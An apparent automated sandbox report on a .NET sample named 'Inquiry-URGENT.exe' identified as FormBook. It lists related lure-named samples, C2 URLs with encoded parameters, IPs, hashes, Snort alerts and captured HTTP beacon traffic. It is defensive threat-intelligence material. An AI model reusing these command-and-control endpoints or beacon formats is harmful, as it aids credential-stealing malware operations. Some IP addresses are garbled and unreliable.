	DUE PAYMENT.exe	Get hash	malicious	Browse	• www.sunshinefamilysupport.com/b2c0/?2dpPwJP=OHhY/R7Pi7l9OOhmJJK1Xj4hyqShMd99eYdWuTQY8l2Zovp1jXuaaoSrFJSTx4r5BI+0&uN9=3fPH4rk8fd4xHD
	v2XwLpMqG5.exe	Get hash	malicious	Browse	• www.hiphopventuresllc.com/nthe/?N8M=gJEdz6O82R845Lp&2doH=51bJujFJBxpSDR9k7cUDilKkV4KkFhJHHX/lE6+3+eoVRGg/EppnzVI8s0sFuxy6WP910E8BOw==
	TNT 07833955.exe	Get hash	malicious	Browse	• www.tameka-stewart.com/b5ce/?2dtd=2dTpyPZX3Tqt_8d0&C2M=4jQHwSxHHIZwFcDn9YyiwFwOuX4cum7XsZ3DkRiOKi2AyYToUWCX9nZ4+DdflLeaFxqIDX9qeg==
	invoice.exe	Get hash	malicious	Browse	• www.urbanroosterbrewing.com/etaf/?dL34vp=1bu4HbvxwjIxUH&m6=aHXdck283bAMt2Hfk1As5U9hVPBLyqAthq2CGBgXsktpW+EcgrhDLEVrOOQJB15O3/i7

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	New Order Specifications.exe	Get hash	malicious	Browse	• www.yourrealtorcoach.com/ssee/?Shy=7nUtX&LB_8RH=pMY6JGS2pnoegGhbaSt9t22BnLNre01dlhVog6ZDEy5KmRh15Wpo2WC1JFMWDW/HRSQb
	YVcB6LD4Lj.exe	Get hash	malicious	Browse	• www.jenpaddock.com/cmsr/?-Z=eq8yEKAWGsylHEvex3bMTlVCFSQ96FyCuEeWsdTcJSUtYF5hFZpfpINpvkF7Ck5gCU8U&lRX8A=7n-DOjbx_Tr8
	Abn order 55.doc	Get hash	malicious	Browse	• www.thefreepersons.com/bckt/?eL0dq=obSpz2dXnPNlX&wl50w=tBZE9MRU2EUCHEwlwv7fcfTWhZCle+3oKy9s20c3Pi8AEnYmP/C5/kAmHQxa8isvtfF0Gg==
	Amended SO of 2000KVA400KVA.exe	Get hash	malicious	Browse	• www.theboathub.com/ergs/?4hqpRfZp=LEbmtPDTU+vYT/by0lYIeQazdksm7/S906+FI13/4CRuN5C8KL2uQRgeKJiNZmLH+44R&p84Hff=gDHP36_0
	payment..exe	Get hash	malicious	Browse	• www.urbanroosterbrewing.com/etaf/?7n=Pzrtyx08&lHFx40t=aHXdck283bAMt2Hfk1As5U9hVPBLyqAthq2CGBgXsktpW+EcgrhDLEVrOOQJB15O3/i7
	Quotation & Sample Designs.PDF.exe	Get hash	malicious	Browse	• www.ils.network/ny9y/?2dT8lD=KDfa+xhR9Uu624ix//uQmF9gETjhYiWhpw2JcjceV0fLTQRkTfZxHZ0DtmO8B955MtUEvKAThw==&JFN=Kn5T66A0sL
	Updated SOA.exe	Get hash	malicious	Browse	• www.sunshinefamilysupport.com/b2c0/?_JE=OHhY/R7K/8h4MegcVZK1Xj4hyqShMd99eYdWuTQY8l2Zovp1jXuaaoSrFKSMy8PCBLbw&-Z=9rjLOxDhNVLl4X

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PI.exe	Get hash	malicious	Browse	• www.curbside-chauffeur.com/p5a0/?RRLhe=Kd9tst9hnRdDjTf&DDHLa=JukudkUxVbTdYVRCF1pRAg//CNbN5JQgiNrlEuxrFjBtGyo8wRk0rCj0IsBEGr8jTPnb
	truck pictures.exe	Get hash	malicious	Browse	• www.thedoublezbar.com/cuig/?9rKPkT=2dfXcPxP_&yTbXp6=L4FDgVEe6HzbIw7Y2w/E2vM4Pqwo2/ISkut8UHGVfA5peMbnmrR+nhbhMXYOuT+Z8/IE
	PO.exe	Get hash	malicious	Browse	• www.pillepet.com/ig04/?0DH8qx3=inCZr7bvriWCJESOkGlsHmgEHnLe1RVpPF1LCT4Dyzyk21fEKPQ7t4RGICHqr8RqPiAZk8+zEw==&jL3=-ZrdqHw
	Listed P.O.exe	Get hash	malicious	Browse	• www.whitefieldkaratе.com/wf43/?UlWh=si/TE1/+g5ZtSjdgusrACU9kFAEctjt7rhNZ5WcpIZtq1AiuPv7wMhxPCHpsJixsAyn90HZKzQ==&2du8z=V0DheNaPGHVlSPe
	arrival notice.exe	Get hash	malicious	Browse	• www.ilovecoventry.com/n58i/?jrU4NBtp=SuMp/r8m7MLbsAhdx2+vo4RDv4Fspb+bmHugmTCD5o7ZU3vK4HF56dfp1g0HnRS7M8EDPfOdWw==&vbOlS=UboLn
	Wg1UpQ3DEC.exe	Get hash	malicious	Browse	• www.soulardfranklinroom.com/bckt/?8pNlv=i0G8PfHxDD&5jU0C=AuGe9zZ/Lbdazaz/uR/POFPjqzlbiRMFvn4xVXtErRM9l207eeRtS2/KOxa7EAk7RHmg

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ONEANDONE-ASBrauerstrasse48DE	ejecutable2.exe	Get hash	malicious	Browse	• 217.160.0.222
	index_2021-09-25-14_08.exe	Get hash	malicious	Browse	• 217.160.0.15
	IKpep4Zn5S.exe	Get hash	malicious	Browse	• 217.160.230.95
	MV DINA QUEEN.xlsx	Get hash	malicious	Browse	• 217.160.230.95
	PAYMENT COPY.exe	Get hash	malicious	Browse	• 217.160.0.159
	Medical Order 092021.exe	Get hash	malicious	Browse	• 217.160.0.250
	cs.exe	Get hash	malicious	Browse	• 217.174.240.46
	DUE PAYMENT.exe	Get hash	malicious	Browse	• 74.208.236.156
	INV 563256 and 373PDF.exe	Get hash	malicious	Browse	• 74.208.236.222
	SYsObQNkC1.exe	Get hash	malicious	Browse	• 217.160.0.253
	v2XwLpMqG5.exe	Get hash	malicious	Browse	• 217.160.0.177
	1vY5i8g38s.exe	Get hash	malicious	Browse	• 217.160.243.54
	JNk46WKTxo.exe	Get hash	malicious	Browse	• 212.227.21 0.118
	KTi0r6xqtH.exe	Get hash	malicious	Browse	• 77.68.79.72
	Z14S9Zolcyub1pd.exe	Get hash	malicious	Browse	• 217.76.156.252
	SOA.exe	Get hash	malicious	Browse	• 213.171.19 5.105
	UfJYgKlooF.exe	Get hash	malicious	Browse	• 74.208.236.226
	Payment Proof pdf.exe	Get hash	malicious	Browse	• 74.208.236.82
	justificante de la transfer.exe	Get hash	malicious	Browse	• 212.227.15.142
	UPDATED e-STATEMENT..exe	Get hash	malicious	Browse	• 217.160.0.49
ALTUSNL	ZJYhnDLhwa.exe	Get hash	malicious	Browse	• 31.3.152.100
	ZfigYV6HXd.exe	Get hash	malicious	Browse	• 31.3.152.100
	g4E1F7Lc2O.exe	Get hash	malicious	Browse	• 31.3.152.100
	yVhvGnsUpL.exe	Get hash	malicious	Browse	• 31.3.152.100
	BoFA_Remittance Advice_21219.xlsm	Get hash	malicious	Browse	• 31.3.152.100
	lQl00lxPjo.exe	Get hash	malicious	Browse	• 31.3.152.100
	PDF.FILE#1145523.vbs	Get hash	malicious	Browse	• 206.123.147.48
	YINFFTpCA4.exe	Get hash	malicious	Browse	• 79.142.76.244
	Instruction copy.exe	Get hash	malicious	Browse	• 213.5.70.58
	XoN2GgRiga.exe	Get hash	malicious	Browse	• 128.127.10 5.184
	28lvYsFGLl.exe	Get hash	malicious	Browse	• 128.127.10 5.184
	DECL G50 EURL.xlsx	Get hash	malicious	Browse	• 128.127.10 5.184
	byodInstCL.exe	Get hash	malicious	Browse	• 79.142.69.9
	x4xlPw0K93.exe	Get hash	malicious	Browse	• 79.142.76.244
	faktura #696498.xlsx	Get hash	malicious	Browse	• 79.142.76.244
	0DySn8eZVx.exe	Get hash	malicious	Browse	• 79.142.66.239
	LdmcHfRWKM.exe	Get hash	malicious	Browse	• 79.142.66.239
	bkCtR51L3O.exe	Get hash	malicious	Browse	• 79.142.73.155
	JUSTIFICANTE TRANSFERENCIA.xlsx	Get hash	malicious	Browse	• 79.142.73.155
	7Frr8Rl49L.exe	Get hash	malicious	Browse	• 185.10.56.4

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Inquiry-URGENT.exe.log

Process:	C:\Users\user\Desktop\Inquiry-URGENT.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Inquiry-URGENT.exe.log	
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzr
MD5:	FED34146BF2F2FA59DCF8702FCC8232E
SHA1:	B03BFEA175989D989850CF06FE5E7BBF56EAA00A
SHA-256:	123BE4E3590609A008E85501243AF5BC53FA0C26C82A92881B8879524F8C0D5C
SHA-512:	1CC89F2ED1DBD70628FA1DC41A32BA0BFA3E81EAE1A1CF3C5F6A48F2DA0BF1F21A5001B8A18B04043C5B8FE4FBE663068D86AA8C4BD8E17933F75687C3178F F6
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.554495827272038
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	Inquiry-URGENT.exe
File size:	443904
MD5:	001127ea6a36d3b93e8c54ff1b8f22b8
SHA1:	acd9171ec5641efc54a16c5c18184dd6e25138c8
SHA256:	2728dc98fdebc00823b877eba49ace782c17db8a07074634aafca9dc00277776
SHA512:	7a5687835380616daa433ce196fdb7badfcf74f0e1e4cb97c4064ac0eea1b633b0ed536ea409519d09a5f5c341861b1930242a3f8c706eb58f52defab8e2110f
SSDEEP:	12288:OIF/OGaxwRNRWMDABT4ZxzOiGLbrh9yU9:OIFy2NsMDA54Z8dbrhN9
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...b.Oa.....0..... ..... @.. ....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x46d816
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x614FC662 [Sun Sep 26 01:01:22 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4

General

OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x6b81c	0x6ba00	False	0.852605981417	data	7.57244291129	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x6e000	0x658	0x800	False	0.34033203125	data	3.53078512216	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x70000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
09/27/21-17:55:12.501653	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49802	80	192.168.2.4	34.102.136.180
09/27/21-17:55:12.501653	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49802	80	192.168.2.4	34.102.136.180
09/27/21-17:55:12.501653	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49802	80	192.168.2.4	34.102.136.180
09/27/21-17:55:12.615388	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49802	34.102.136.180	192.168.2.4
09/27/21-17:55:17.866120	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49818	34.102.136.180	192.168.2.4
09/27/21-17:55:28.479546	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49820	80	192.168.2.4	34.252.217.69
09/27/21-17:55:28.479546	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49820	80	192.168.2.4	34.252.217.69
09/27/21-17:55:28.479546	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49820	80	192.168.2.4	34.252.217.69
09/27/21-17:55:49.292538	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49843	80	192.168.2.4	103.100.209.77
09/27/21-17:55:49.292538	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49843	80	192.168.2.4	103.100.209.77
09/27/21-17:55:49.292538	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49843	80	192.168.2.4	103.100.209.77
09/27/21-17:56:17.096940	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49871	80	192.168.2.4	209.99.64.43
09/27/21-17:56:17.096940	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49871	80	192.168.2.4	209.99.64.43
09/27/21-17:56:17.096940	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49871	80	192.168.2.4	209.99.64.43

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 27, 2021 17:55:07.083395958 CEST	192.168.2.4	8.8.8.8	0x8686	Standard query (0)	www.lakeefctmich.com	A (IP address)	IN (0x0001)
Sep 27, 2021 17:55:12.453551054 CEST	192.168.2.4	8.8.8.8	0x205d	Standard query (0)	www.josiemaran-supernatural.com	A (IP address)	IN (0x0001)
Sep 27, 2021 17:55:17.625284910 CEST	192.168.2.4	8.8.8.8	0x186	Standard query (0)	www.apexpropertiesltd.com	A (IP address)	IN (0x0001)
Sep 27, 2021 17:55:22.896137953 CEST	192.168.2.4	8.8.8.8	0xca11	Standard query (0)	www.tameka-stewart.com	A (IP address)	IN (0x0001)
Sep 27, 2021 17:55:28.364178896 CEST	192.168.2.4	8.8.8.8	0x3350	Standard query (0)	www.khlopok.club	A (IP address)	IN (0x0001)
Sep 27, 2021 17:55:33.564146996 CEST	192.168.2.4	8.8.8.8	0xad6b	Standard query (0)	www.tovardarom.xyz	A (IP address)	IN (0x0001)
Sep 27, 2021 17:55:38.722229958 CEST	192.168.2.4	8.8.8.8	0xd08a	Standard query (0)	www.zambiaedu.xyz	A (IP address)	IN (0x0001)
Sep 27, 2021 17:55:43.865288973 CEST	192.168.2.4	8.8.8.8	0x7f5e	Standard query (0)	www.bajajfinservmutualfund.com	A (IP address)	IN (0x0001)
Sep 27, 2021 17:55:48.908591032 CEST	192.168.2.4	8.8.8.8	0xcc59	Standard query (0)	www.lianshangtron.com	A (IP address)	IN (0x0001)
Sep 27, 2021 17:55:54.525449038 CEST	192.168.2.4	8.8.8.8	0x1fa1	Standard query (0)	www.nutritionhawks.com	A (IP address)	IN (0x0001)
Sep 27, 2021 17:56:00.082221985 CEST	192.168.2.4	8.8.8.8	0x6578	Standard query (0)	www.trasportesemmanuel.com	A (IP address)	IN (0x0001)
Sep 27, 2021 17:56:06.646498919 CEST	192.168.2.4	8.8.8.8	0xf40	Standard query (0)	www.novasaude-g1.online	A (IP address)	IN (0x0001)
Sep 27, 2021 17:56:16.813499928 CEST	192.168.2.4	8.8.8.8	0xc5ac	Standard query (0)	www.studyengland.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 27, 2021 17:55:07.122678995 CEST	8.8.8.8	192.168.2.4	0x8686	Name error (3)	www.lakeefctmich.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 17:55:12.482510090 CEST	8.8.8.8	192.168.2.4	0x205d	No error (0)	www.josiemaran-supernatural.com	josiemaran-supernatural.com		CNAME (Canonical name)	IN (0x0001)
Sep 27, 2021 17:55:12.482510090 CEST	8.8.8.8	192.168.2.4	0x205d	No error (0)	josiemaran-supernatural.com		34.102.136.180	A (IP address)	IN (0x0001)
Sep 27, 2021 17:55:17.665668011 CEST	8.8.8.8	192.168.2.4	0x186	No error (0)	www.apexpropertiesltd.com	apexpropertiesltd.com		CNAME (Canonical name)	IN (0x0001)
Sep 27, 2021 17:55:17.665668011 CEST	8.8.8.8	192.168.2.4	0x186	No error (0)	apexpropertiesltd.com		34.102.136.180	A (IP address)	IN (0x0001)
Sep 27, 2021 17:55:22.922290087 CEST	8.8.8.8	192.168.2.4	0xca11	No error (0)	www.tameka-stewart.com	tameka-stewart.com		CNAME (Canonical name)	IN (0x0001)
Sep 27, 2021 17:55:22.922290087 CEST	8.8.8.8	192.168.2.4	0xca11	No error (0)	tameka-stewart.com		184.168.131.241	A (IP address)	IN (0x0001)
Sep 27, 2021 17:55:28.439892054 CEST	8.8.8.8	192.168.2.4	0x3350	No error (0)	www.khlopok.club	khlopok.club		CNAME (Canonical name)	IN (0x0001)
Sep 27, 2021 17:55:28.439892054 CEST	8.8.8.8	192.168.2.4	0x3350	No error (0)	khlopok.club		34.252.217.69	A (IP address)	IN (0x0001)
Sep 27, 2021 17:55:33.632623911 CEST	8.8.8.8	192.168.2.4	0xad6b	No error (0)	www.tovardarom.xyz	tovardarom.xyz		CNAME (Canonical name)	IN (0x0001)
Sep 27, 2021 17:55:33.632623911 CEST	8.8.8.8	192.168.2.4	0xad6b	No error (0)	tovardarom.xyz		213.5.70.60	A (IP address)	IN (0x0001)
Sep 27, 2021 17:55:38.846456051 CEST	8.8.8.8	192.168.2.4	0xd08a	Server failure (2)	www.zambiaedu.xyz	none	none	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 27, 2021 17:55:49.096210957 CEST	8.8.8.8	192.168.2.4	0xcc59	No error (0)	www.lianshangtron.com		103.100.209.77	A (IP address)	IN (0x0001)
Sep 27, 2021 17:55:54.556010962 CEST	8.8.8.8	192.168.2.4	0x1fa1	No error (0)	www.nutritionhawks.com		74.208.236.139	A (IP address)	IN (0x0001)
Sep 27, 2021 17:56:00.242336988 CEST	8.8.8.8	192.168.2.4	0x6578	No error (0)	www.trasportesemmanuel.com		162.241.61.210	A (IP address)	IN (0x0001)
Sep 27, 2021 17:56:06.681133986 CEST	8.8.8.8	192.168.2.4	0xf40	No error (0)	www.novasaude-g1.online		172.67.153.117	A (IP address)	IN (0x0001)
Sep 27, 2021 17:56:06.681133986 CEST	8.8.8.8	192.168.2.4	0xf40	No error (0)	www.novasaude-g1.online		104.21.3.64	A (IP address)	IN (0x0001)
Sep 27, 2021 17:56:16.937889099 CEST	8.8.8.8	192.168.2.4	0xc5ac	No error (0)	www.studyengland.com		209.99.64.43	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.josiemaran-supernatural.com
- www.apexpropertiesltd.com
- www.tameka-stewart.com
- www.khlopok.club
- www.tovardarom.xyz
- www.lianshangtron.com
- www.nutritionhawks.com
- www.trasportesemmanuel.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49802	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 17:55:12.501652956 CEST	5828	OUT	GET /b5ce/?7nqLWRV0=/AI3JQDCZyk/6ubsQmnvJO3EeIaIHb6AvonvM2F4xgXAwnTSleK6/XaIEVHpjjtFOEyF&DJE8X=4hlh3 HTTP/1.1 Host: www.josiemaran-supernatural.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 27, 2021 17:55:12.615387917 CEST	5829	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Mon, 27 Sep 2021 15:55:12 GMT Content-Type: text/html Content-Length: 275 ETag: "6139ed55-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49818	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 17:55:17.685591936 CEST	5866	OUT	GET /b5ce/?7nqLWRV0=wzjkW/L/N1XOH+XSD0678S8O9bVA9y0oVtkfQbp3MHT7u8jt+16wQlgR8fjrLlP4MYPZ&DJE8X=4hlh3 HTTP/1.1 Host: www.apexpropertiesltd.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 27, 2021 17:55:17.866120100 CEST	5866	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Mon, 27 Sep 2021 15:55:17 GMT Content-Type: text/html Content-Length: 275 ETag: "614a6c08-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49819	184.168.131.241	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 17:55:23.105173111 CEST	5867	OUT	GET /b5ce/?7nqLWRV0=4jQHwSxHHIZwFcDn9YyiwFwOuX4cum7XsZ3DkRiOKi2AyYToUWCX9nZ4+Axc57SiIQXe&DJE8X=4hlh3 HTTP/1.1 Host: www.tameka-stewart.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 27, 2021 17:55:23.340370893 CEST	5867	IN	HTTP/1.1 301 Moved Permanently Server: nginx/1.20.1 Date: Mon, 27 Sep 2021 15:55:23 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Location: https://www.canva.com/design/DAEqGfr3Aal/vRqE8nRm-nYBi3y5_65bMw/view?website#2 Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49820	34.252.217.69	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 17:55:28.479546070 CEST	5868	OUT	GET /b5ce/?7nqLWRV0=kNxZlWTQx5nCNlvJonIYbJCBQmvVcT2X1CiQyYZ2pQhuEOz9vrAvmQg2dhGIWbuOnxMp&DJE8X=4hlh3 HTTP/1.1 Host: www.khlopok.club Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 17:55:28.520457983 CEST	5869	IN	HTTP/1.1 301 Moved Permanently Date: Mon, 27 Sep 2021 15:55:28 GMT Server: Apache X-Frame-Options: SAMEORIGIN Location: http://khlopok.club/b5ce/?7nqLWRV0=kNxZIWTQx5nCNlvJonIYbJCBQmvVcT2X1CiQyYZ2pQhuEOz9vrAvmQg2dhGIWbuOnxMp&DJE8X=4hlh3 Cache-Control: max-age=86400 Expires: Tue, 28 Sep 2021 15:55:28 GMT Content-Length: 327 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 6b 68 6c 6f 70 6f 6b 2e 63 6c 75 62 2f 62 35 63 65 2f 3f 37 6e 71 4c 57 52 56 30 3d 6b 4e 78 5a 49 57 54 51 78 35 6e 43 4e 6c 76 4a 6f 6e 49 59 62 4a 43 42 51 6d 76 56 63 54 32 58 31 43 69 51 79 59 5a 32 70 51 68 75 45 4f 7a 39 76 72 41 76 6d 51 67 32 64 68 47 49 57 62 75 4f 6e 78 4d 70 26 61 6d 70 3b 44 4a 45 38 58 3d 34 68 6c 68 33 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body> Moved Permanently The document has moved here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.4	49821	213.5.70.60	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 17:55:33.664252996 CEST	5870	OUT	GET /b5ce/?7nqLWRV0=DJnvNV/6mp+JehKrIaw09sUOMJEcD/JystEz9B9fnmezvaywTqAFSPdXHnxiLUzhPCdJ&DJE8X=4hlh3 HTTP/1.1 Host: www.tovardarom.xyz Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
